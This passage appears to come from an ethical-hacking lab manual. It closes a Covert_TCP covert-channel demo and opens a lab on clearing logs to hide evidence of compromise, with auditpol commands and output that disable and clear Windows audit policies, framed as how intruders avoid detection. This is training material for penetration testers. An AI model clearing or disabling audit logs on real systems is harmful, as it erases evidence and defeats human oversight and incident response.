


44. If you examine the communication between the **Parrot Security** and **Ubuntu** machines (here, **10.10.1.13** and **10.10.1.9**, respectively), you will find each character of the message string being sent in individual packets over the network, as shown in the following screenshots.

45. Covert_tcp changes the header of the tcp packets and replaces it, one character at a time, with the characters of the string in order to send the message without being detected.







46. This concludes the demonstration of how to use Covert_TCP to create a covert channel.
47. Close all open windows and document all the acquired information.
48. Turn off the **Windows 11**, **Parrot Security** and **Ubuntu** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Lab 4

Clear Logs to Hide the Evidence of Compromise

Clearing logs is the process of clearing and deleting the tracks corresponding to unauthorized activities to avoid detection.

Lab Scenario

In the previous labs, you have seen different steps that attackers take during the system hacking lifecycle. They start with gaining access to the system, escalating privileges, executing malicious applications, and hiding files. However, to maintain their access to the target system longer and avoid detection, they need to clear any traces of their intrusion. It is also essential to avoid a traceback and possible prosecution for hacking.

A professional ethical hacker and penetration tester's last step in system hacking is to remove any resultant tracks or traces of intrusion on the target system. One of the primary techniques to achieve this goal is to manipulate, disable, or erase the system logs. Once you have access to the target system, you can use inbuilt system utilities to disable or tamper with the logging and auditing mechanisms in the target system.

This task will demonstrate how the system logs can be cleared, manipulated, disabled, or erased using various methods.

Lab Objectives

- View, enable, and clear audit policies using Auditpol
- Clear Windows machine logs using various utilities
- Clear Linux machine logs using the BASH shell
- Hiding artifacts in windows and Linux machines
- Clear Windows machine logs using CCleaner

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 30 Minutes

Overview of Clearing Logs

To remain undetected, the intruders need to erase all evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.

Various techniques used to clear the evidence of security compromise are as follow:

- **Disable Auditing**: Disable the auditing features of the target system
- **Clearing Logs**: Clears and deletes the system log entries corresponding to security compromise activities
- **Manipulating Logs**: Manipulate logs in such a way that an intruder will not be caught in illegal actions
- **Covering Tracks on the Network**: Use techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS**: Use NTFS streams to hide and cover malicious files in the target system
- **Deleting Files**: Use command-line tools such as Cipher.exe to delete the data and prevent its future recovery
- **Disabling Windows Functionality**: Disable Windows functionality such as last access timestamp, Hibernation, virtual memory, and system restore points to cover tracks

Lab Tasks

Task 1: View, Enable, and Clear Audit Policies using Auditpol

Auditpol.exe is the command-line utility tool to change the Audit Security settings at the category and sub-category levels. You can use Auditpol to enable or disable security auditing on local or remote systems and to adjust the audit criteria for different categories of security events.

In real-time, the moment intruders gain administrative privileges, they disable auditing with the help of auditpol.exe. Once they complete their mission, they turn auditing back on by using the same tool (audit.exe).

Here, we will use Auditpol to view, enable, and clear audit policies.

1. Turn on the **Windows 11** virtual machine.


2. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.

   Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network

3. Click **Search** icon () on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Run as administrator** to launch it.

4. The **User Account Control** pop-up appears; click **Yes**.



5. A **Command Prompt** window with **Administrator** privileges appears. Type **auditpol /get /category:*** and press **Enter** to view all the audit policies.

```
Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory                      Setting
System
  Security System Extension               No Auditing
  System Integrity                        Success and Failure
  IPsec Driver                            No Auditing
  Other System Events                     Success and Failure
  Security State Change                   Success
Logon/Logoff
  Logon                                   Success and Failure
  Logoff                                  Success
  Account Lockout                         Success
  IPsec Main Mode                         No Auditing
  IPsec Quick Mode                        No Auditing
  IPsec Extended Mode                     No Auditing
  Special Logon                           Success
  Other Logon/Logoff Events               No Auditing
  Network Policy Server                   Success and Failure
  User / Device Claims                    No Auditing
  Group Membership                        No Auditing
Object Access
  File System                             No Auditing
  Registry                                No Auditing
  Kernel Object                           No Auditing
  SAM                                     No Auditing
  Certification Services                  No Auditing
  Application Generated                   No Auditing
  Handle Manipulation                     No Auditing
  File Share                              No Auditing
  Filtering Platform Packet Drop          No Auditing
  Filtering Platform Connection           No Auditing
  Other Object Access Events              No Auditing
  Detailed File Share                     No Auditing
  Removable Storage                       No Auditing
  Central Policy Staging                  No Auditing
Privilege Use
  Non Sensitive Privilege Use             No Auditing
  Other Privilege Use Events              No Auditing
  Sensitive Privilege Use                 No Auditing
```

6. Type **auditpol /set /category:"system","account logon" /success:enable /failure:enable** and press **Enter** to enable the audit policies.

```
Account Logon
  Kerberos Service Ticket Operations      No Auditing
  Other Account Logon Events              No Auditing
  Kerberos Authentication Service         No Auditing
  Credential Validation                   No Auditing

C:\Windows\system32>auditpol /set /category:"system","account logon" /success:enable /failure:enable
The command was successfully executed.

C:\Windows\system32>
```

7. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are enabled.

```
Select Administrator: Command Prompt
C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory                      Setting
System
  Security System Extension               Success and Failure
  System Integrity                        Success and Failure
  IPsec Driver                            Success and Failure
  Other System Events                     Success and Failure
  Security State Change                   Success and Failure
Logon/Logoff
  Logon                                   Success and Failure
  Logoff                                  Success
  Account Lockout                         Success
  IPsec Main Mode                         No Auditing
  IPsec Quick Mode                        No Auditing
  IPsec Extended Mode                     No Auditing
  Special Logon                           Success
  Other Logon/Logoff Events               No Auditing
  Network Policy Server                   Success and Failure
  User / Device Claims                    No Auditing
  Group Membership                        No Auditing
Object Access
  File System                             No Auditing
  Registry                                No Auditing
  Kernel Object                           No Auditing
  SAM                                     No Auditing
  Certification Services                  No Auditing
  Application Generated                   No Auditing
  Handle Manipulation                     No Auditing
  File Share                              No Auditing
  Filtering Platform Packet Drop          No Auditing
  Filtering Platform Connection           No Auditing
  Other Object Access Events              No Auditing
  Detailed File Share                     No Auditing
  Removable Storage                       No Auditing
  Central Policy Staging                  No Auditing
Privilege Use
  Non Sensitive Privilege Use             No Auditing
  Other Privilege Use Events              No Auditing
  Sensitive Privilege Use                 No Auditing
Detailed Tracking
  Process Creation                        No Auditing
  Process Termination                     No Auditing
```

8. Type **auditpol /clear /y** and press **Enter** to clear the audit policies.

```
Account Logon
  Kerberos Service Ticket Operations      Success and Failure
  Other Account Logon Events              Success and Failure
  Kerberos Authentication Service         Success and Failure
  Credential Validation                   Success and Failure

C:\Windows\system32>auditpol /clear /y
The command was successfully executed.

C:\Windows\system32>
```

9. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are cleared.

   Note: **No Auditing** indicates that the system is not logging audit policies.

   Note: For demonstration purposes, we are clearing logs on the same machine. In real-time, the attacker performs this process after gaining access to the target system to clear traces of their malicious activities from the target system.

```
Select Administrator: Command Prompt
C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory                    Setting
System
  Security System Extension             No Auditing
  System Integrity                      No Auditing
  IPsec Driver                          No Auditing
  Other System Events                   No Auditing
  Security State Change                 No Auditing
Logon/Logoff
  Logon                                 No Auditing
  Logoff                                No Auditing
  Account Lockout                       No Auditing
  IPsec Main Mode                       No Auditing
  IPsec Quick Mode                      No Auditing
  IPsec Extended Mode                   No Auditing
  Special Logon                         No Auditing
  Other Logon/Logoff Events             No Auditing
  Network Policy Server                 No Auditing
  User / Device Claims                  No Auditing
  Group Membership                      No Auditing
Object Access
  File System                           No Auditing
  Registry                              No Auditing
  Kernel Object                         No Auditing
  SAM                                   No Auditing
  Certification Services                No Auditing
  Application Generated                 No Auditing
  Handle Manipulation                   No Auditing
  File Share                            No Auditing
  Filtering Platform Packet Drop        No Auditing
  Filtering Platform Connection         No Auditing
  Other Object Access Events            No Auditing
  Detailed File Share                   No Auditing
  Removable Storage                     No Auditing
  Central Policy Staging                No Auditing
Privilege Use
  Non Sensitive Privilege Use           No Auditing
  Other Privilege Use Events            No Auditing
  Sensitive Privilege Use               No Auditing
Detailed Tracking
  Process Creation                      No Auditing
  Process Termination                   No Auditing
```

